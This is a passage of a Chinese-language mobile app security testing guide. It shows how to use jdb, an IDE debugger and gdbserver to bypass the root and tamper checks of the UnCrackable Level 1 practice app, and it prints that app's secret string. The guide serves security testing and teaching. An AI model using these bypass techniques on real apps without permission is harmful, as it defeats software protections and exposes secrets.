现在您已经连接到挂起的进程，并准备继续使用 jdb 命令。进去？打印完整的命令列表。不幸的是，Android VM 不支持所有可用的 JDWP 特性。例如：不支持让您重新定义类代码的重新定义命令。另一个重要的限制是行断点无法工作，因为发布字节码不包含行信息。不过，方法断点确实有效。有用的工作命令包括：

- \*classes：列出所有加载的类。
- class/method/fields class id：打印类的详细信息，并列出其方法和字段。
- locals：打印当前堆栈框架中的局部变量。
- print/dump expr：打印关于一个对象的信息。
- stop in method：设置方法断点。
- clear method：删除方法断点。
- set lvalue = expr：为字段、变量、数组元素赋新值。

让我们回顾一下 UnCrackable App for Android Level 1 的反编译代码，并考虑一下可能的解决方案。一个好的方法是将应用程序挂起在一个以纯文本形式保存秘密字符串的变量中，这样您就可以检索它了。不幸的是，除非您首先处理根、篡改检测，否则您将无法做到这一步。

回顾一下代码，您会发现 sg.vantagepoint.uncrackable1.MainActivity.a 方法会显示 "This in unacceptable..." 的消息框。这个方法创建了一个 AlertDialog，并为 onClick 事件设置了一个监听器类。这个类(命名为 b)有一个回调方法，一旦用户点击 "OK" 按钮就会终止应用程序。为了防止用户简单地取消对话框，调用 setCancelable 方法。

```
private void a(final String title) {
 final AlertDialog create = new AlertDialog$Builder((Context)this).create();
 create.setTitle((CharSequence)title);
 create.setMessage((CharSequence)"This is unacceptable. The app is now going to
exit.");
 create.setButton(-3, (CharSequence)"OK", (DialogInterface$OnClickListener)new
b(this));
 create.setCancelable(false);
 create.show();
}
```

您可以通过一点运行时的篡改来绕过这一点。在应用仍旧暂停的情况下，在 android.app.Dialog.setCancelable 上设置一个方法断点，然后恢复应用。

```
> stop in android.app.Dialog.setCancelable
Set breakpoint android.app.Dialog.setCancelable
> resume
All threads resumed.
>
Breakpoint hit: "thread=main", android.app.Dialog.setCancelable(), line=1,110 bci=0
main[1]
```

现在，应用程序在 setCancelable 方法的第一条指令时被暂停。您可以用 locals 命令打印传递给 setCancelable 的参数（参数在“局部变量”下显示不正确）。

```
main[1] locals
Method arguments:
Local variables:
flag = true
```

setCancelable(true)被调用，所以这不可能是我们要找的调用。用 resume 命令恢复进程。

```
main[1] resume
Breakpoint hit: "thread=main", android.app.Dialog.setCancelable(), line=1,110 bci=0
main[1] locals
flag = false
```

现在您已经调用了参数为 false 的 setCancelable。用 set 命令将变量设置为 true，然后继续。

```
main[1] set flag = true
flag = true = true
main[1] resume
```

重复这个过程，每次到达断点时将标志设置为真，直到最终显示警报框（断点将被到达五或六次）。警示框现在应该是可以取消的！点击盒子旁边的屏幕，它将关闭而不会终止应用程序。

现在防篡改的工作已经完成了，您就可以提取秘密字符串了！在“静态分析”部分，您看到了用 AES 对字符串进行解密，然后与输入到消息框的字符串进行比较。java.lang.String 类的方法 equals 将输入的字符串与秘密字符串进行比较。在 java.lang.String.equals 上设置一个方法断点，在编辑栏中输入一个任意的文本字符串，然后点击“验证”按钮。一旦达到断点，就可以用 locals 命令读取方法参数。

```
> stop in java.lang.String.equals
Set breakpoint java.lang.String.equals
>
Breakpoint hit: "thread=main", java.lang.String.equals(), line=639 bci=2
```

```
main[1] locals
Method arguments:
Local variables:
other = "radiusGravity"
main[1] cont
```

```
Breakpoint hit: "thread=main", java.lang.String.equals(), line=639 bci=2
```

```
main[1] locals
Method arguments:
Local variables:
other = "I want to believe"
main[1] cont
```

这就是您要找的明文字符串。


#### 5.9.3.2.3. 使用 IDE 调试

在 IDE 中用反编译的源码设置项目是一个整洁的技巧，它允许您直接在源代码中设置方法断点。在大多数情况下，您应该可以单步通过应用程序，用 GUI 检查变量的状态。这种体验不会是完美的--毕竟这不是原始的源代码，所以您将无法设置行断点，而且有时事情根本无法正常工作。不过话说回来，反转代码从来都不是一件容易的事，高效地浏览和调试普通的 Java 代码是一种非常方便的方式。NetSPI 博客中已经介绍过类似的方法。

要设置 IDE 调试，首先在 IntelliJ 中创建您的 Android 项目，并将反编译的 Java 源码复制到源码文件夹中，如上文“审查反编译的 Java 代码”部分所述。在设备上，在“开发者选项”（本教程中的 Uncrackable1）中选择应用为“调试应用”，并确保您已经开启了“等待调试器”功能。

一旦您从启动器中点击 Uncrackable 应用图标，它将被暂停在“等待调试器”模式下。

现在，您可以通过“附加调试器”工具栏按钮来设置断点并附加到 Uncrackable1 应用进程。



```

MainActivity.java - Uncrackable1-apkx - [~/StudioProjects/Uncrackable1-apkx]
MainActivity.java x Attach debugger to Android process


MainActivity a()
1 /**
16 package sg.vantagepoint.uncrackable1;
17
18 import ...
29
30 public class MainActivity
31 extends Activity {
32 private void a(String string) {
33 AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
34 alertDialog.setTitle((CharSequence)string);
35 alertDialog.setMessage((CharSequence)"This is unacceptable. The app is now going to exit.");
36 alertDialog.setButton(-3, (CharSequence)"OK", (DialogInterface.OnClickListener)new b(this));
37 alertDialog.setCancelable(false);
38 alertDialog.show();
39 }
40
41 protected void onCreate(Bundle bundle) {
42 if (sg.vantagepoint.a.c.a() || sg.vantagepoint.a.c.b() || sg.vantagepoint.a.c.c()) {
43 this.a("Root detected!");
44 }
45 if (sg.vantagepoint.a.b.a(this.getApplicationContext())) {
46 this.a("App is debuggable!");
47 }
48 super.onCreate(bundle);
49 this.setContentView(2130903040);
50 }
51

```


请注意，从反编译的源码调试应用程序时，只有方法断点才有效。一旦达到方法断点，您将有机会在方法执行过程中进行单步。

从列表中选择 Uncrackable1 应用后，调试器会附着在应用进程中，您会达到 onCreate 方法中设置的断点。Uncrackable1 应用会在 onCreate 方法中触发反调试和反篡改控制。这就是为什么在执行反篡改和反调试检查之前，在 onCreate 方法上设置一个断点是一个好主意。

接下来，在 Debugger 视图中点击“Force Step Into”来单步完成 onCreate 方法。通过“强制步入”选项，可以对通常被调试器忽略的 Android 框架函数和核心 Java 类进行调试。



一旦您“强制步入”，调试器就会停在下一个方法的开头，这个方法就是 sg.vantagepoint.a.c 类的 a 方法。



```

vantagepoint > a > c
>MainActivity.java x c.java x


c a()

1 +/...
2 package sg.vantagepoint.a;
3
4 import android.os.Build;
5 import java.io.File;
6
7 public class c {
8 /*
9 * Enabled force condition propagation
10 * Lifted jumps to return sites
11 */
12 public static boolean a() {
13 boolean bl = false;
14 String[] arrstring = System.getenv("PATH").split(":");
15 int n = arrstring.length;
16 int n2 = 0;
17 do {
18 boolean bl2 = bl;
19 if (n2 >= n) return bl2;
20 if (new File(arrstring[n2], "su").exists()) {
21 return true;
22 }
23 ++n2;
24 } while (true);
25 }
26}

```

The screenshot shows an IDE with two tabs open: 'MainActivity.java' and 'c.java'. The code in 'c.java' is displayed. A breakpoint is visible on line 23, indicated by a yellow highlight and a small orange icon. The code itself is a static method 'a()' that iterates through environment variables in the PATH to check for the presence of a file named 'su'.

该方法在目录列表中搜索 "su"二进制文件 ( /system/xbin 和其他 )。由于您是在 root 的设备、模拟器上运行应用程序，您需要通过操作变量、函数返回值来击败这个检查。




```

vantagepoint > a > c >
>MainActivity.java x c.java x
c a()
1 +/...
7 package sg.vantagepoint.a;
8
9 import android.os.Build;
10 import java.io.File;
11
12 public class c {
13 /*
14 * Enabled force condition propagation
15 * Lifted jumps to return sites
16 */
17 public static boolean a() {
18 boolean bl = false;
19 String[] arrstring = System.getenv("PATH").split(":");
20 int n = arrstring.length;
21 int n2 = 0;
22 do {
23 boolean bl2 = bl;
24 if (n2 >= n) return bl2;
25 if (new File(arrstring[n2], "su").exists()) {
26 return true;
27 }
28 ++n2;
29 } while (true);
30 }
31

```

在 "变量" 窗口里面可以看到目录名，点击“步入”调试器视图，步入并通过 a 方法。




用"强制步入"功能步入 System.getenv 方法。


当您得到以冒号分隔的目录名后，调试器的光标将返回到 a 方法的开头，而不是下一行可执行文件。发生这种情况是因为您正在处理反编译后的代码而不是源代码。这种跳过使得遵循代码流程对于调试反编译的应用程序至关重要。

否则，识别下一行要执行的内容就会变得复杂。

如果您不想调试核心 Java 和 Android 类，您可以通过点击调试器视图中的“走出”来跳出函数。一旦您到达反编译源和“走出”核心 Java 和 Android 类，使用“强制步入”可能是一个好主意。这将有助于加快调试速度，同时您还可以关注核心类函数的返回值。



a 方法得到目录名后，会在这些目录中搜索 su 二进制。要打败这个检查，可以通过检测方法，检查变量内容。一旦执行到会检测到 su 二进制的位置，按 F2 或右键选择 "设置值"，修改其中一个持有文件名或目录名的变量。



一旦您修改了二进制名称或目录名称，File.exists() 应该返回 false。




这样就打败了 UnCrackable App for Android Level 1 的第一个根检测控制。其余的防篡改和防调试控制也可以用类似的方法来击败，这样就可以最终达到秘串验证功能。

```
/*
 * Enabled aggressive block sorting
 */
public void verify(View object) {
 object = ((EditText)this.findViewById(2131230720)).getText().toString();
 AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
 if (a.a((String)object)) {
 alertDialog.setTitle((CharSequence)"Success!");
 alertDialog.setMessage((CharSequence)"This is the correct secret.");
 } else {
 alertDialog.setTitle((CharSequence)" Nope... ");
 alertDialog.setMessage((CharSequence)"That's not it. Try again.");
 }
 alertDialog.setPositiveButton(-3, (CharSequence)"OK", (DialogInterface.OnClickListener)new c(this));
 alertDialog.show();
}
```

密码的验证采用优点 a 类方法，不可破解。在方法 a 上设置断点，并在到达断点时“强制步入”。然后，单步执行，直到到达 String.equals 调用。这就是将用户输入与秘密字符串进行比较的地方。



当您到达 String.equals 方法调用时，您可以在 "变量" 视图中看到秘密字符串。



#### 5.9.3.2.4. 调试本机代码

Android 上的本地代码被打包到 ELF 共享库中，并像其他本地 Linux 程序一样运行。因此，您可以使用标准工具（包括 GDB 和内置 IDE 调试器，如 IDA Pro 和 JEB）进行调试，只要它们支持设备的处理器架构（大多数设备都是基于 ARM 芯片组，所以这通常不是问题）。

现在您将设置您的 JNI 演示应用程序 helloworld-JNI。Apk 用于调试。它和您在“静态分析本机代码”中下载的 APK 是一样的。使用 adb install 将其安装到您的设备或模拟器上。

```
$ adb install HelloWorld-JNI.apk
```

如果您按照本章开头的说明操作，那么您应该已经拥有了 androidndk。它包含用于各种体系结构的预构建版本的 gdbserver。将 gdbserver 二进制文件复制到您的设备：

```
$ adb push $NDK/prebuilt/android-arm/gdbserver/gdbserver /data/local/tmp
```

Gdbserver -- attach 命令使 gdbserver 附加到正在运行的进程，并绑定到 comm 中指定的 IP 地址和端口，在本例中是 HOST: PORT 描述符。在设备上启动 HelloWorldJNI，然后连接到设备并确定 HelloWorldJNI 进程的 PID (sg.vantage.point.HelloWorldJNI)。然后切换到 root 用户并附 gdbserve：

```
$ adb shell
$ ps | grep helloworld
u0_a164 12690 201 1533400 51692 ffffffff 00000000 S sg.vantagepoint.helloworldjni
$ su
/data/local/tmp/gdbserver --attach localhost:1234 12690
Attached; pid = 12690
Listening on port 1234
```

进程现在暂停，gdbserver 正在监听端口 1234 上的调试客户机。通过 USB 连接设备，您可以通过 adb forward 命令将这个端口转发到主机上的一个本地端口：

```
$ adb forward tcp:1234 tcp:1234
```

现在您将使用 NDK 工具链中包含的预制版本的 gdb。

```
$ $TOOLCHAIN/bin/gdb libnative-lib.so
GNU gdb (GDB) 7.11
(...)
Reading symbols from libnative-lib.so...(no debugging symbols found)...done.
(gdb) target remote :1234
Remote debugging using :1234
0xb6e0f124 in ?? ()
```

您已经成功地附加到该过程中！唯一的问题是，调试 JNI 函数 StringFromJNI 已经太晚了；它只在启动时运行一次。您可以通过激活“等待调试器”选项来解决这个问题。转到“开发人员选项”->“选择调试应用程序”并选择 HelloWorldJNI，然后激活“等待调试器”开关。然后终止并重新启动应用程序。它应该被自动挂起。

我们的目标是在恢复应用程序之前，在本地函数 javasg\_vantagepoint\_helloworldjni\_mainactivity\_stringfromjni 的第一个指令处设置一个断点。不幸的是，这在执行的这一点上是不可能的，因为 libnative-lib.so 尚未映射到进程内存中，它在运行时动态加载。为了实现这一点，首先要使用 JDB 轻轻地将流程更改为所需的状态。

首先，通过附加 JDB 恢复 Java 虚拟机的执行。不过您不希望立即恢复进程，因此将 suspend 命令通过管道传送到 JDB：

```
$ adb jdwp
14342
$ adb forward tcp:7777 jdwp:14342
$ { echo "suspend"; cat; } | jdb -attach localhost:7777
```

接下来，暂停 Java 运行时加载 libnative-lib.so 的进程。在 JDB 中，在 java.lang.System.loadLibrary 方法处设置一个断点，然后恢复进程。在达到断点后，执行 step up 命令，将恢复进程，直到 loadLibrary returns。此时，libnative-lib.so 已经加载完毕。

```
> stop in java.lang.System.loadLibrary
> resume
All threads resumed.
Breakpoint hit: "thread=main", java.lang.System.loadLibrary(), line=988 bci=0
> step up
main[1] step up
>
Step completed: "thread=main", sg.vantagepoint.helloworldjni.MainActivity.<clinit>(),
line=12 bci=5
```

main[1]

执行 gdbserver 附加到挂起的应用程序。这将导致应用程序同时被 javavm 和 Linux 内核挂起(创建一个“双挂起”状态)。

```
$ adb forward tcp:1234 tcp:1234
$ $TOOLCHAIN/arm-linux-androideabi-gdb libnative-lib.so
GNU gdb (GDB) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
(...)
(gdb) target remote :1234
Remote debugging using :1234
0xb6de83b8 in ?? ()
```

### 5.9.3.3. 跟踪

#### 5.9.3.3.1. 执行跟踪

除了对调试有用之外，JDB 命令行工具还提供了基本的执行跟踪功能。要从一开始就跟踪应用程序，可以使用 Android 的“Wait for Debugger”特性或 kill-STOP 命令暂停应用程序，并附加 JDB 在任何初始化方法上设置延迟方法断点。到达断点后，使用 trace go methods 命令激活方法跟踪并继续执行。JDB 将从该点开始转储所有方法入口和出口。

```
$ adb forward tcp:7777 jdwp:7288
$ { echo "suspend"; cat; } | jdb -attach localhost:7777
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> All threads suspended.
> stop in com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>()
Deferring breakpoint com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>().
It will be set after the class is loaded.
> resume
All threads resumed.M
Set deferred breakpoint
com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>()

Breakpoint hit: "thread=main",
com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>(), line=44 bci=0
main[1] trace go methods
main[1] resume
Method entered: All threads resumed.
```

Dalvik 调试监控服务器 ( DDMS ) 是 androidstudio 附带的 GUI 工具。它看起来可能不太像 , 但是它的 Java 方法跟踪器是您的软件库中最棒的工具之一 , 对于分析模糊字节码是必不可少的。

